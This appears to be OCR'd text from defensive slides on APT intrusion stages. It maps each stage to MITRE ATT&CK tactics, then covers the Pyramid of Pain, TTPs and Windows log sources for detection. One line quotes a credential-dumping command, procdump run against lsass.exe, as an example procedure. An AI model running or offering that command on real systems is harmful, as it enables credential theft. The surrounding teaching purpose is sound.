
Source

APT: Intrusion


SECONDS
3 Delivery
Transferring weaponized bundle to the victim or targets via email, web, usb etc...
Attack: TA001 Initial Access (9 techniques)
Attack: TA005 Defense Evasion (34 Techniques)
Attack: TA007 Discovery (24 Techniques)
Exploitation
Exploiting a vulnerability to execute code on victim's system
4
Attack: TA001 Initial Access (9 Techniques)
Attack: TA005 Defense Evasion (34 Techniques)
Attack: TA002 Execution (10 Techniques)
5 Installation
Installing malware on the asset
Attack: TA005 Defense Evasion (34 Techniques)
Attack: TA003 Persistence (18 Techniques)
INTRUSION

Source

APT: Active Breach



MONTHS

6 **Command & Control [c2]**

Remote manipulation of the victim's system(s) begin

7 **Action on Objectives**

"Hands on Keyboard" access to the intruders as they now have full read, write privileges.

Attack: TA0011 Command and Control (16 Techniques)

Attack: TA004 Privilege Escalation (12 Techniques)

Attack: TA008 Lateral Movement (9 Techniques)

Attack: TA006 Credential Access (14 Techniques)

Attack: TA009 Collection (16 Techniques)


Attack: TA0010 Exfiltration (9 Techniques)

Attack: TA0040 Impact (13 Techniques)

ACTIVE BREACH


Source

Pyramid of Pain (IOC classification)



Source

TTPs



Procedures

How the technique was carried out. For example, the attacker used *procdump -ma lsass.exe lsass_dump*

Techniques


Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

Source

How to Detect APTs?




Source

Windows Log Sources

- Default Event Viewer Logs
- Windows Auditing
- Sysmon
- ETW (Event Tracing for Windows)
- Component Logs


Let’s Warm Up!

